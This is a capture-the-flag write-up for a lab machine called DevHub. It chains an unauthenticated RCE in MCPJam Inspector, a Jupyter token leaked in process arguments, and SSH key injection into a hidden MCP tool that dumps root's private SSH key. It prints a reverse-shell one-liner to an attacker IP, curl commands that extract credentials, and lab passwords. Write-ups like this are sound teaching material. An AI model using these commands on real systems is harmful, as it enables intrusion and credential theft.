DevHub
From anonymous RCE on an MCP server all the way to root: leaked Jupyter tokens, code execution over WebSocket and a hidden tool that dumps root's SSH key.
Machine IP: 10.129.15.243
Attacker IP: 10.10.15.210
Difficulty: Medium
Theme: MCP (Model Context Protocol), Jupyter, privilege escalation via a hidden API
Exploitation chain overview
Anonymous RCE (CVE-2026-23744)
    → mcp-dev shell
        → Jupyter token in ps aux
            → code execution as analyst over WebSocket
                → analyst SSH key injected
                    → reading server.py (root)
                        → root SSH key via hidden tool
                            → root
1. Reconnaissance
The machine exposes the following services:
| Port | Service |
|---|---|
| 22 | SSH |
| 80 | Nginx |
| 6274 | MCPJam Inspector (Node.js) |
MCPJam is a management tool for MCP (Model Context Protocol) servers, with a web interface on port 6274. It uses Ollama to run local LLMs.
Website — port 80

Here we can see that the MCP Inspector is exposed on port 6274, and we also notice that the site uses Jupyter, which will come in handy later.

MCPJam
On this screenshot, we can see that the MCPJam version is affected by CVE-2026-23744, a vulnerability that allows RCE.
2. Initial exploitation — CVE-2026-23744 (unauthenticated RCE)
Discovery
MCPJam Inspector version 1.4.2 is vulnerable to unauthenticated command execution through the /api/mcp/connect endpoint on port 6274.
Exploitation
The vulnerable /api/mcp/connect endpoint allows injecting a shell command directly:
python3 exploit.py -t 10.129.15.243 -c 'bash -i >& /dev/tcp/10.10.15.210/4445 0>&1' _____ _ _ _____ ____ ___ ____ __ ____ _____ ______ _ _ _ _
/ ____| \ | | ___| |___ \ / _ \___ \ / /_ |___ \|___ /|____ | || || || |
| | | \| | |__ ___ __) | | | |__) | '_ \ _____ __) | |_ \ / /| || || || |
| | | . ` | __| |___||__ <| | | |__ <| (_) |_____|__ < ___) | / / |__ _ _|
| |____|_|\__| |___ ___) | |_| |__) |\___/ ___) |____/ / / | | | |
\_____| |_____| |____/ \___/____/ |____/ /_/ |_| |_|
[ MCP Server Unauthenticated RCE — Proof of Concept ]
[ Author: d3vn0mi | For authorised security testing only ]
[*] Target URL : http://10.129.15.243:6274/api/mcp/connect
[*] Command : bash -i >& /dev/tcp/10.10.15.210/4445 0>&1
[+] Payload delivered successfully.
[+] CVE-2026-23744 exploit completed.On the listener:
nc -lvnp 4445
# connect to [10.10.15.210] from (UNKNOWN) [10.129.15.243]
Shell stabilisation:
python3 -c 'import pty; pty.spawn("/bin/bash")'User obtained: mcp-dev

3. Enumeration as mcp-dev
SUID — PwnKit attempt (CVE-2021-4034)
find / -type f -perm -4000 2>/dev/null
# /usr/bin/pkexec — version 0.105
pkexec 0.105 is theoretically vulnerable to PwnKit, but every attempt failed:
# Error encountered on all tested exploits:
GLib: Cannot convert message: Could not open converter from "UTF-8" to "PWNKIT"
Reason: the GCONV locales are read-only (/usr/lib/x86_64-linux-gnu/gconv/gconv-modules is not writable). PwnKit is blocked on this machine.
Internal ports
ss -tlnp
# LISTEN  127.0.0.1:8888   → Jupyter Lab (analyst)
# LISTEN  127.0.0.1:5000   → OPSMCP server.py (root)
# LISTEN  0.0.0.0:6274     → MCPJam Inspector
# LISTEN  0.0.0.0:80       → Nginx
# LISTEN  0.0.0.0:22       → SSH
Jupyter token in ps aux
ps auxIn the process list, two processes stand out: the Jupyter one started by the analyst user, and a Python file /opt/opsmcp/server.py started by root.
analyst  1056  /home/analyst/jupyter-env/bin/python3 \
  /home/analyst/jupyter-env/bin/jupyter-lab \
  --ip=127.0.0.1 --port=8888 --no-browser \
  --notebook-dir=/home/analyst/notebooks \
  --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 \
  --ServerApp.password= --ServerApp.disable_check_xsrf=False
Token found: a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
The OPSMCP service, on the other hand, runs as root:
root 1063 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py4. Pivot to analyst — Code execution over Jupyter WebSocket
Jupyter’s REST API did not allow direct code execution. I had to implement Jupyter’s WebSocket protocol manually to send execute_request messages to the existing Python kernel.
Retrieving the Kernel ID
Jupyter’s /api endpoint returns the state of the active kernel without authentication:
curl -v http://127.0.0.1:8888/apiResponse:
{
  "id": "48cb87b5-79c2-49e4-a34b-4ab50a9be27d",
  "name": "python3",
  "last_activity": "2026-06-05T15:19:29.937300Z",
  "execution_state": "starting",
  "connections": 0
}
A Python kernel was already running (started automatically by Jupyter). We can also create a new one and retrieve its ID:
TOKEN="a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"

curl -s -X POST "http://127.0.0.1:8888/api/kernels" \
  -H "Authorization: token $TOKEN" \
  -H "Content-Type: application/json"
# Returns the new ID: eae36f9d-5ee7-49f6-ab60-2bd482530162
This KID is then used in the WebSocket URL /api/kernels/{KID}/channels.
WebSocket execution script

Through the WebSocket, we can see the exploit works thanks to the returned ID.
Result:
[stream] {'name': 'stdout', 'text': 'uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)\n'}Injecting an SSH key for analyst
Generating the key on Kali:
ssh-keygen -t ed25519 -f ssh_key -N ""
cat ssh_key.pub
Execution through the Jupyter kernel (modified code):
CODE = """
import subprocess; subprocess.run('mkdir -p /home/analyst/.ssh && echo \"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPVEqXqJ3R9Oqyq6jdowuVUogEYQNqeqYcYmA+yLATTN pablo@CTF-TEST\" > /home/analyst/.ssh/authorized_keys && chmod 700 /home/analyst/.ssh && chmod 600 /home/analyst/.ssh/authorized_keys && echo done', shell=True, capture_output=False)
"""
SSH connection:
ssh -i ssh_key [email protected]
User flag:

5. Escalation to root — OPSMCP hidden tool
(Re)discovering server.py
As analyst, the file /opt/opsmcp/server.py is readable (owned by analyst:analyst) and runs as root through systemd.
Contents of /opt/opsmcp/server.py
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/health"],
        "auth": "Required - X-API-Key header"
    })

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # ... visible tools ...

    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({"error": "Confirmation required"})

        if target == "ssh_keys":
            with open('/root/.ssh/id_rsa', 'r') as f:
                key_data = f.read()
            return jsonify({
                "target": "ssh_keys",
                "root_private_key": key_data,
                "note": "Emergency recovery key dump"
            })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
Key findings
- API Key:
opsmcp_secret_key_4f5a6b7c8d9e0f1a - Hidden tool:
ops._admin_dump— not listed in/tools/listbut callable - Target
ssh_keys: reads and returns/root/.ssh/id_rsa
Extracting root’s SSH key
curl -s -X POST http://127.0.0.1:5000/tools/call \
  -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" \
  -H "Content-Type: application/json" \
  -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}'
Response:

Root SSH connection
The retrieved key contained literal \n sequences. It has to be reformatted correctly:
cat > /tmp/root_htb << 'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9
[...]
-----END OPENSSH PRIVATE KEY-----
EOF
chmod 600 /tmp/root_htb
ssh -i /tmp/root_htb [email protected]Root flag:

6. Tricky parts
PwnKit blocked
pkexec 0.105 is present but unusable because /usr/lib/x86_64-linux-gnu/gconv/gconv-modules is read-only. The exploit requires writing a fake GCONV conversion module — without it, it fails every time with Could not open converter from "UTF-8" to "PWNKIT". This is an intentional protection on the machine.
Jupyter code execution over WebSocket
Jupyter’s REST API (/api/kernels/{id}/execute) does not exist — you must go through the WebSocket using the Jupyter messaging protocol. The challenge was implementing the WebSocket frame correctly in pure Python (XOR masking, handling of 16-bit length fields) without any external library.
7. Credentials found
| User | Credential | Source |
|---|---|---|
| analyst | Jupyter token: a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 | ps aux |
| analyst | JupyterN0tebook!2026 | ops._admin_dump passwords |
| mcp-dev | Mcp!Insp3ct0r2026 | ops._admin_dump passwords |
| root | RSA private SSH key | ops._admin_dump ssh_keys |
| OPSMCP | API Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a | server.py (source) |
8. Takeaways
ps auxleaks tokens: process arguments are visible to every local user. Tokens, API keys and passwords passed as command-line arguments are a classic information disclosure.- Hidden tools exist: an API exposing
/tools/listdoes not necessarily list every available tool. Always read the source code when it is accessible. - The intended path isn’t always the obvious one: PwnKit looked like the royal road, but it was a decoy. The real path went through three nested internal services.
- WebSocket is not REST: Jupyter uses a messaging protocol over WebSocket for code execution, not a standard REST API. You have to understand the protocol to exploit it.